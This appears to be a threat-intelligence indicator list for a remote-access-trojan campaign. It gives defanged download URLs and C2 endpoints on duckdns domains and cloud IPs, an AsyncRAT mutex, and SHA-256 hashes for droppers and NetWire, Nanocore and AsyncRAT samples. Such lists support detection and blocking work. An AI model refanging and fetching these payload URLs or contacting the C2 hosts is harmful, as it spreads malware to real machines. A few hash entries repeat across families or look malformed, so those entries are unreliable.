hxxp://13.78.209[.]105/d/servers/8093mm.exe

hxxp://13.78.209[.]105/D/Servers/AsyncClient.exe
hxxp://13.78.209[.]105/d/servers/hostkfkf.exe
hxxp://13.78.209[.]105/D/Servers/Netwire_prevent.exe
hxxp://13.78.209[.]105/d/servers/netwire_prevent.exe
hxxp://13.78.209[.]105/E
hxxp://13.78.209[.]105/E/AsyncClient6121.exe
hxxp://13.78.209[.]105/E/ClientDC.exe
hxxp://13.78.209[.]105/E/Er.txt
hxxp://13.78.209[.]105/E/nano6129.exe
hxxp://13.78.209[.]105/E/New%20folder/7632.exe
hxxp://13.78.209[.]105/E/New%20folder/8903.exe
hxxp://13.78.209[.]105/E/New%20folder/Async7842.exe
hxxp://13.78.209[.]105/E/New%20folder/Host.exe
hxxp://btime1624.duckdns[.]org:7923/
hxxp://btime1624.duckdns[.]org:7923/Vre
hxxp://btime1624.duckdns[.]org/
hxxp://btime1624.duckdns[.]org/B
hxxp://btime1624.duckdns[.]org/b/7632just.exe
hxxp://btime1624.duckdns[.]org/B/7632JUST.exe/
hxxp://btime1624.duckdns[.]org/b/8903mback.exe
hxxp://btime1624.duckdns[.]org/B/8903MBACK.exe/
hxxp://btime1624.duckdns[.]org/B/Host.exe
hxxp://btime1624.duckdns[.]org/D/Servers/
hxxp://btime1624.duckdns[.]org/D/Servers/7632KL.exe
hxxp://btime1624.duckdns[.]org/d/servers/8093mm.exe
hxxp://btime1624.duckdns[.]org/d/servers/asyncclient.exe
hxxp://btime1624.duckdns[.]org/d/servers/hostkfkf.exe
hxxp://btime1624.duckdns[.]org/D/Servers/HostKfkf.exe
hxxp://btime1624.duckdns[.]org/D/Servers/Netwire_prevent.exe
hxxp://btime1624.duckdns[.]org/e/asyncclient6121.exe
hxxp://btime1624.duckdns[.]org/E/ClientDC.exe
hxxp://btime1624.duckdns[.]org/E/New%20folder/7632.exe
hxxp://btime1624.duckdns[.]org/E/New%20folder/8903.exe
hxxp://btime1624.duckdns[.]org/e/new%20folder/async7842.exe
hxxp://btime1624.duckdns[.]org/E/New%20folder/Async7842.exe
hxxp://btime1624.duckdns[.]org/E/New%20folder/Host.exe
hxxp://gg1592661.duckdns[.]org/
hxxp://gg1592661.duckdns[.]org/B/
hxxp://gg1592661.duckdns[.]org/b/
hxxp://gg1592661.duckdns[.]org/B/7632JUST.exe
hxxp://gg1592661.duckdns[.]org/b/7632just.exe
hxxp://gg1592661.duckdns[.]org/B/8903MBACK.exe
hxxp://gg1592661.duckdns[.]org/b/8903mback.exe
hxxp://gg1592661.duckdns[.]org/B/AsyncClient7842.exe
hxxp://gg1592661.duckdns[.]org/b/asyncclient7842.exe

hxxp://gg1592661.duckdns[.]org/b/Host.exe
hxxp://gg1592661.duckdns[.]org/b/host.exe
hxxp://gg1592661.duckdns[.]org/D/Servers/
hxxp://gg1592661.duckdns[.]org/d/servers/7632kl.exe
hxxp://gg1592661.duckdns[.]org/D/Servers/8093mm.exe
hxxp://gg1592661.duckdns[.]org/D/Servers/AsyncClient.exe
hxxp://gg1592661.duckdns[.]org/D/Servers/HostKfkk.exe
hxxp://gg1592661.duckdns[.]org/D/Servers/Netwire_prevent.exe
hxxp://gg1592661.duckdns[.]org/d/servers/netwire_prevent.exe
hxxp://gg1592661.duckdns[.]org/E
hxxp://gg1592661.duckdns[.]org/E/ClientDC.exe
hxxp://gg1592661.duckdns[.]org/E/nano6129.exe
hxxp://gg1592661.duckdns[.]org/E/New%20folder/7632.exe
hxxp://gg1592661.duckdns[.]org/E/New%20folder/8903.exe
hxxp://gg1592661.duckdns[.]org/E/New%20folder/Async7842.exe
hxxp://gg1592661.duckdns[.]org/e/new%20folder/async7842.exe
hxxp://gg1592661.duckdns[.]org/Vre
hxxps://btime1624.duckdns[.]org/
hxxps://btime1624.duckdns[.]org/B/Host.exe/
hxxps://gg1592661.duckdns[.]org/
hxxps://gg1592661.duckdns[.]org/B/AsyncClient7842.exe
hxxps://gg1592661.duckdns[.]org/C
hxxps://gg1592661.duckdns[.]org/D/Servers/
hxxps://gg1592661.duckdns[.]org/E/AsyncClient6121.exe
hxxp://194.156.90[.]26:8012/Vre
hxxp://52.27.15[.]250/A/behhdhdj.txt
hxxp://52.27.15[.]250/A/SJJS.txt
hxxp://52.27.15[.]250/A/HSJSJD.txt
hxxp://nanoboss.duckdns[.]org/
hxxp://nanoboss.duckdns[.]org/
hxxp://23.102.1[.]5/
hxxp://asynspread.duckdns[.]org/
hxxp://tdeasy.duckdns[.]org/Vre
tcp://asynspread.duckdns[.]org:6121/
tcp://nanoboss.duckdns[.]org:6129/
hxxp://23.102.1[.]5:6129/
hxxp://tdeasy.duckdns[.]org/
hxxps://tdeasy.duckdns[.]org/
hxxp://tdeasy.duckdns[.]org:6128/
hxxp://tdeasy.duckdns[.]org:6128/Vre
hxxp://dingspread.duckdns[.]org/vre/*
hxxp://dingspread.duckdns[.]org:6130/
hxxp://dingspread.duckdns[.]org:6130/Vre
hxxp://jw9428875.duckdns[.]org:1991/Vre
hxxp://meunknown.duckdns[.]org/

hxxp://52.150.26[.]35/bypass.txt
hxxp://52.150.26[.]35/PE.txt
hxxp://52.150.26[.]35/pe.txt
hxxp://40.85.140[.]7/bypass.txt
hxxp://40.85.140[.]7/PE.txt
hxxp://40.85.140[.]7/pe.txt
hxxp://137.135.65[.]29/bypass.txt
hxxp://137.135.65[.]29/PE.txt
hxxp://137.135.65[.]29/pe.txt

Mutex

AsyncMutex_6SI8OkPnk

Hashes

Batch File

5d64794cf6025bccda9ea93926894bc49599573a8f59905cdb394e5137496150
44f5442b45a48365cdd6c7d1f16ba19dea4fb1865ea4e9178c5758929f59d0f7

VB Script

48951f6847400dd39cba2f5ba0376e08bb4b7e36a4c3567792289734758b7bf9

JavaScript

5d7a0823b291315c81e35ed0c7ca7c81c6595c7ca9e5ebf0f56993a02d77c1f2
e3f46470aa9ef52628f741e07db33a6af854693ae2a761d397bf87fbfbe687c9
5518f5e20b27a4b10ebc7abce37c733ab532354b5db6aed7edf19c25caba2ff3
8ffde50491ef1cfc93f417b731186a08fb6c3e5aad21f131a60b87936bd3f850
a5d5de41b6546981f2284c07aa2fe17ac0b15727fb96dff33db020a0826810e
bbceba6fd06b01bd5c69ccab1ea106189455e1e85e577e278f9f362940b5442c
959484bfe98d39321a877e976a7cde13c9e2d0667a155dda17aeade58b68391c
7257729274b6ab5c1a605900fa40b2a76f386b3dbb3c0f4ab29e85b780eaef73
eae81605341641ad10c18ab60b79339617f0219abaa1ab5ee7883fc9d429b885
d42e5f2e60b39e2aca3dd09a4dd5803a04b33821e6da8808ef9ef450d6771e30

PowerShell dropper

be02ba931ff61e5fb9ea332d41cf347d12fc84b4557ad28d82d2b2551406e4da

NetwireRATs

bffb4b88ef53beb49ba2af08212870b203a29c7fcd1c8f02e0a905e71a8af6df
574b348f67921ce34f660afe2ff75d0538bd5ea203739a77479dba7f026f0476
6b4401690cb0a07ee98ff3c5fc351b20c6e0a4ba7474c6ad858e5dc69a60b36f
843c5f7a818681e3df212c80515cdce0bd56c6e178412736b8a22b15ebb35435

NanocoreRATs

2605a1cb2b510612119fdb0e62b543d035ad4f3c873d0f5a7aa3291968c50bc8
ff66be4a8df7bd09427a53d2983e693489fbe494edd0244053b29b9f048df136
988c1b9c99f74739edaf4e80ecaba04407e0ca7284f3dbd13c87a506bf0e97b7
4b61697d61a8835a503f2ea6c202b338bde721644dc3ec3e41131d910c657545
dfdb008304c3c2a5ec1528fe113e26088b6118c27e27e5d456ff39d300076451
c8c69f36f89061f4ce86b108c0ff12ade49d665eace2d60ba179a2341bd54c40
28ef1f6f0d8350a3fda0f604089288233d169946fca868c074fc16541b140055

AsyncRATs

2605a1cb2b510612119fdb0e62b543d035ad4f3c873d0f5a7aa3291968c50bc8
b7f3d1dd2aa804eb498480b7a3b03ea003efb665005e844e51be5b8ab9dc8e79
68106918876232b746129b1161c3ac81914672776522f722062945f55166ba68
1dd6d37553168fa3929f5eaa5b2b0505aae5897809b532dd0b12eae8ffd8957f
1490f6303a675ded86c22841f87868c6f0867e922671e0426f499e46a72060d2
98e3e47c326aeb2e6001efca84737ae0ef78ce3576912aebfcbe05105db3f72a
c8dec500839b3698755d9304442aa9f3516218b7c6340e2b1202dbe83089ab1d